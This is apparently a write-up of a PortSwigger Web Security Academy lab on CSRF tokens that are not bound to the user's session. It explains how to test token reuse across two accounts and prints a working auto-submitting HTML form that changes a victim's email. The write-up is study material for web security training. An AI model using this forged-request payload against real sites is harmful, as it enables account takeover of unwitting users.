

Lab: CSRF where token is not tied to user session

Lab Information

- **Platform:** PortSwigger Web Security Academy
- **Category:** Cross-Site Request Forgery (CSRF)
- **Difficulty:** Practitioner
- **Status:** Solved 

Objective

The objective of this lab is to exploit a CSRF vulnerability in the **change email** functionality.

The application uses CSRF tokens, but the tokens are **not tied to the user's session**.

The goal is to create an exploit that changes the victim's email address when they visit the attacker-controlled page.

Reconnaissance

The application provides two accounts:

```
Username: wiener
Password: peter

Username: carlos
Password: montoya
```

The interesting functionality is:

```
/my-account/change-email
```

Changing the email generates a request containing:

```
POST /my-account/change-email HTTP/1.1

email=example@example.com&csrf=TOKEN
```

At first glance, the application appears to have CSRF protection because a `csrf` parameter is required.

However, the important question is:

Is the CSRF token actually associated with the current user's session?

Vulnerability Analysis

Normal Request

After changing the email and intercepting the request with Burp Suite, we can see something similar to:

```
POST /my-account/change-email HTTP/1.1
Host: TARGET.web-security-academy.net
Cookie: session=SESSION_A

email=test@example.com&csrf=TOKEN_A
```

The request contains two important security components:

```
Session Cookie → identifies the user
CSRF Token      → supposed to prove the request is legitimate
```

A secure implementation should associate them:

```
Session A
  ↓
Token A

Session B
  ↓
Token B
```

Therefore:

```
Session B + Token A → ❌ Invalid
```

But this application does not properly associate the token with the session.

Testing Token Binding

To confirm the vulnerability, I used the two available accounts.

Step 1 — Account A

Login with:

```
wiener:peter
```

Change the email and intercept the request.

For example:

```
POST /my-account/change-email HTTP/1.1
Cookie: session=SESSION_A

email=test1@example.com&csrf=TOKEN_A
```

The important value is:

```
TOKEN_A
```

Step 2 — Account B

Login with:

```
carlos:montoya
```

Change the email and intercept the request.

Initially, the request contains:

```
POST /my-account/change-email HTTP/1.1
Cookie: session=SESSION_B

email=test2@example.com&csrf=TOKEN_B
```

Now replace:

TOKEN_B

with:

TOKEN_A

The request becomes:

```
POST /my-account/change-email HTTP/1.1
Cookie: session=SESSION_B

email=test2@example.com&csrf=TOKEN_A
```

If the server accepts the request, this proves that:

TOKEN_A

is valid even when used with:

SESSION_B

Therefore, the CSRF token is **not tied to the user's session**.

Important: One-Time Token

An important detail in this lab is that the CSRF token is effectively **single-use**.

Therefore, when testing the token, you need to be careful not to consume the token and then try to reuse the same token in the final exploit.

The practical idea is:

```
Get valid token
  ↓
Use it for the required test/exploit
  ↓
Don't expect the same token to remain reusable
```

This is why having the two accounts and separate browser sessions is useful during testing.

Exploitation

Once we know that a valid CSRF token is not associated with a specific session, we can create a CSRF exploit.

The attacker first obtains a valid token and places it inside an attacker-controlled HTML page.

The exploit is:

```
<form method="POST" action="https://0a8200220371b8a0813b6bdd003600a5.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="attacker@example.com">
  <input type="hidden" name="csrf" value="aWlQhFpD6C6H4bZ7DqusfLUYSod097QC">
</form>

<script>
document.forms[0].submit();
</script>
```

Payload Breakdown

1. Create the Form

```
<form method="POST" action="https://TARGET.web-security-academy.net/my-account/change-email">
```

The form sends a `POST` request to the vulnerable endpoint.

2. Set the Victim's Email

```
<input type="hidden" name="email" value="attacker@example.com">
```

The field is hidden from the victim.

When the form is submitted, the victim's email will be changed to:

```
attacker@example.com
```

3. Add the CSRF Token

```
<input type="hidden" name="csrf" value="aWlQhFpD6C6H4bZ7DqusfLUYSod097QC">
```

This is the important part.

The token was obtained from another valid authenticated context.

The vulnerability exists because the application checks whether the token is valid but does not properly verify:

```
Token belongs to current session
```

4. Automatically Submit the Form


```
<script>
document.forms[0].submit();
</script>
```


When the victim opens the exploit page, JavaScript automatically submits the form.

The victim does not need to click anything.

Attack Flow

The complete attack can be visualized as:





Why Does the Attack Work?

A secure CSRF implementation should check both:

Is the token valid?
+
Does the token belong to this session?

The vulnerable application effectively checks only:

Is the token valid?

Therefore:

Attacker Token
+
Victim Session
↓
Accepted

This breaks the purpose of the CSRF token.

Secure vs Vulnerable Implementation

Secure

Session A — Token A
Session B — Token B

Session A + Token A → ✓
Session B + Token B → ✓

Session A + Token B → ✗
Session B + Token A → ✗

Vulnerable

Token A — Valid
Token B — Valid

Session A + Token A → ✓
Session B + Token B → ✓
Session B + Token A → ✓ ✗
Session A + Token B → ✓ ✗

The vulnerability is the missing relationship between:

CSRF Token ↔ User Session

Tools Used

- Burp Suite

- Burp Repeater
- Burp Proxy
- Browser
- PortSwigger Exploit Server

Exploitation Steps

1. Login as `wiener:peter`.
2. Change the email and intercept the request.
3. Extract the CSRF token.
4. Login as `carlos:montoya` in another browser/session.
5. Test whether the token from the first account can be used with the second session.
6. Confirm that the server accepts the token.
7. Create an HTML form on the Exploit Server.
8. Put the valid CSRF token inside a hidden input.
9. Set the target email to an attacker-controlled unused email.
10. Automatically submit the form using JavaScript.
11. Deliver the exploit to the victim.
12. The victim's authenticated session is used automatically by the browser.
13. The server accepts the attacker's valid token because it is not session-bound.
14. The victim's email is changed.

Difference From Other CSRF Labs

This lab is different from the previous CSRF labs.

Lab	Vulnerability
Token validation depends on request method	One request method bypasses CSRF validation
Token validation depends on token being present	Removing the token bypasses validation
Token not tied to user session	Valid token can be used with another user's session

The current lab is specifically about:

Valid Token
+
Wrong Session
↓
Still Accepted

Key Lessons

1. Having a CSRF token is not enough

An application can have CSRF tokens and still be vulnerable.

The token must be correctly associated with the authenticated session.

2. Always test token binding

When testing CSRF protection, don't only ask:

Can I remove the token?

Also ask:

Can I use another user's token?

3. Multiple accounts are extremely useful

Having two accounts allows you to test:

Token A + Session B

This is one of the best ways to identify whether CSRF tokens are session-bound.

4. One-time tokens require careful testing

If a token is single-use, avoid wasting the token during unnecessary experiments.

A token that worked once may fail later simply because it has already been consumed.

General CSRF Testing Methodology

When you encounter a CSRF-protected endpoint, test the following:

1. Capture normal request
- ↓
2. Identify CSRF token
- ↓
3. Remove token
- ↓
4. Try empty token
- ↓
5. Change HTTP method
- ↓
6. Test another user's token
- ↓
7. Test token/session relationship
- ↓
8. Check Origin / Referer
- ↓
9. Check SameSite behavior
- ↓
10. Build CSRF exploit

For token-based CSRF protection, one of the most important tests is:

Session B + Token A

If that succeeds, investigate whether the token is not properly bound to the session.

Final Takeaway

The vulnerability is not simply that the application uses a weak or missing CSRF token.

The real problem is:

The application fails to bind the CSRF token to the user's authenticated session.

Therefore, an attacker can obtain a valid token and use it in a forged request sent through another user's authenticated browser session.

The fundamental security relationship that should exist is:

User Session ↔ CSRF Token

If this relationship is missing, CSRF protection can be bypassed even when valid, unpredictable, and one-time CSRF tokens are being used.